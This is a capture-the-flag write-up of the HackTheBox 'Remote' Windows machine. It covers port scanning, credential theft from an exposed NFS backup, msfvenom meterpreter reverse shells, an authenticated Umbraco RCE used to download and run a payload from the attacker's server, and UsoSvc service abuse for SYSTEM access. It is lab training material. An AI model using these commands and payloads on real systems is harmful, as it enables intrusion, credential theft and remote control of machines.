Remote - Write-up - HackTheBox

noraj

2020-08-21

Contents

1 Information **1**

1.1 Box 1

2 Write-up **2**

2.1 Overview 2

2.2 Network enumeration 2

2.3 Discovery 4

2.4 HTTP exploitation 5

2.5 Elevation of Privilege (EoP) 6

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Remote-write-up/

1.1 Box

- **Name:** Remote
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Windows
- **Points:** 20



Figure 1.1: Remote

2 Write-up

2.1 Overview

TL;DR: exploiting Umbraco CMS RCE & EoP through a Windows service.

Install tools used in this WU on BlackArch Linux:

```
pacman -S nmap nfs-utils exploitdb metasploit
```

2.2 Network enumeration

Nmap port discovery & service:

```
# Nmap 7.80 scan initiated Thu Mar 26 23:51:54 2020 as: nmap -A -o nmap_full 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.031s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
```

```
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  mountd        1-3 (RPC #100005)
5985/tcp open  wsman
No exact OS matches for host (If you know what OS is running on it, see
↪  https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/26%OT=21%CT=1%CU=31453%PV=Y%DS=2%DC=T%G=Y%TM=5E7D326
OS:0%P=x86_64-unknown-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=
OS:S%TS=U)SEQ(SP=100%GCD=1%ISR=106%CI=I%II=I%TS=U)OPS(O1=M54DNW8NNS%O2=M54D
OS:NW8NNS%O3=M54DNW8%O4=M54DNW8NNS%O5=M54DNW8NNS%O6=M54DNNS)WIN(W1=FFFF%W2=
OS:FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M54DNW8N
OS:NS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S
OS:=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R
OS:=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=
OS:AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID
OS:=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2m31s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-26T22:55:29
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   30.61 ms 10.10.14.1
2   30.75 ms 10.10.10.180

OS and Service detection performed. Please report any incorrect results at
↪  https://nmap.org/submit/ .
# Nmap done at Thu Mar 26 23:53:20 2020 -- 1 IP address (1 host up) scanned in 86.43 seconds
```

2.3 Discovery

We can find some interesting pages on the web server:

- http://10.10.10.180/people/
- http://10.10.10.180/about-us/todo-list-for-the-starter-kit/
- http://10.10.10.180/umbraco/#/login/false?returnPath=%252Fforms

The last one suggests an Umbraco CMS is used.

Also the mountd service allow us to list mounts and as there is a public nfs share we can mount it:

```
$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)

$ sudo mount 10.10.10.180:/site_backups $(pwd)/dossier
```

Then we can find a file leaking the Umbraco admin credentials:

```
$ strings App_Data/Umbraco.sdf | grep admin@htb
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-
↪  USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-
↪  US82756c26-4321-4d27-b429-1b5c7c4f882f
```

With CrackStation is cracked the hash, so the credentials are:

`admin@htb.local` / `baconandcheese`

We can log in with them and then generate a reverse shell with metasploit:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.222 LPORT=9999 -f aspx >
↪  shell.aspx
```

But afterward I saw `.aspx` extension is disallowed:

```
$ cat dossier/Config/umbracoSettings.config| grep disallowedUploadFiles
    <disallowedUpload-
↪  Files>ashx,aspx,ascx,config,cshtml,vbhtml,asmx,air,axd,swf,xml,xhtml,html,htm,svg,php,htaccess</disallowed
```

So uploading a webshell through the webUI won't be possible.

2.4 HTTP exploitation

We can look for an Umbraco exploit to get a RCE:

```
$ searchsploit umbraco
------------------------------------------------------------------------------------------------------
↪  ----------------------------------------
 Exploit Title                                                                                       |
↪  Path
                                                                                                     |
↪  (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------
↪  ----------------------------------------
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                                           |
↪  exploits/aspx/webapps/46153.py
Umbraco CMS - Remote Command Execution (Metasploit)                                                  |
↪  exploits/windows/webapps/19671.rb
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting                                           |
↪  exploits/php/webapps/44988.txt
------------------------------------------------------------------------------------------------------
↪  ----------------------------------------
Shellcodes: No Result
```

The existing Umbraco RCE exploit sucked because of the arguments being hardcoded and it wasn't displaying the output of the command you run.

So I re-wrote a better exploit: https://github.com/noraj/Umbraco-RCE

This time we can generate an exe reverse shell (rather than aspx webshell), use my Umbraco RCE exploit to get a powershell shell, upload the reverse shell, and gain shell access:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.222 LPORT=9999 -f exe >
↪  reverse.exe
$ python -m http.server --bind 10.10.15.222 8080
$ python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c
↪  powershell.exe -a '-NoProfile -Command ls'


    Directory: C:\windows\system32\inetsrv


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2/19/2020   3:11 PM                Config
d-----        2/19/2020   3:11 PM                en
d-----        2/19/2020   3:11 PM                en-US
...

$ python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c
↪  powershell.exe -a '-NoProfile -Command wget http://10.10.15.222:8080/reverse.exe -OutFile
↪  C:/Users/Public/noraj.exe'
```

```
$ python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c
↪  powershell.exe -a '-NoProfile -Command C:/Users/Public/noraj.exe'

PS C:\windows\system32\inetsrv> gc C:/Users/Public/user.txt
8eb35aa443795d5f4f306c100344e0d7
```

2.5 Elevation of Privilege (EoP)

Some enumeration tools show exploitable services like `UsoSvc` so I found an article explaining the attack: CVE-2019-1405 and CVE-2019-1322 - Elevation to SYSTEM via the UPnP Device Host Service and the Update Orchestrator Service.

```
sc config UsoSvc binpath= "cmd.exe /c copy C:\\Users\\Administrator\\Desktop\\root.txt
↪  C:\\windows\\system32\\noraj.txt &"
sc config UsoSvc binpath= "cmd.exe /c copy del C:\\windows\\system32\\noraj.txt &"
C:\windows\system32\inetsrv>type C:\windows\system32\noraj.txt
9421fa1e9e59dd1a93d10a7efd87b5c2

sc config UsoSvc binpath= "cmd.exe /c del C:\\windows\\system32\\noraj.txt &"
```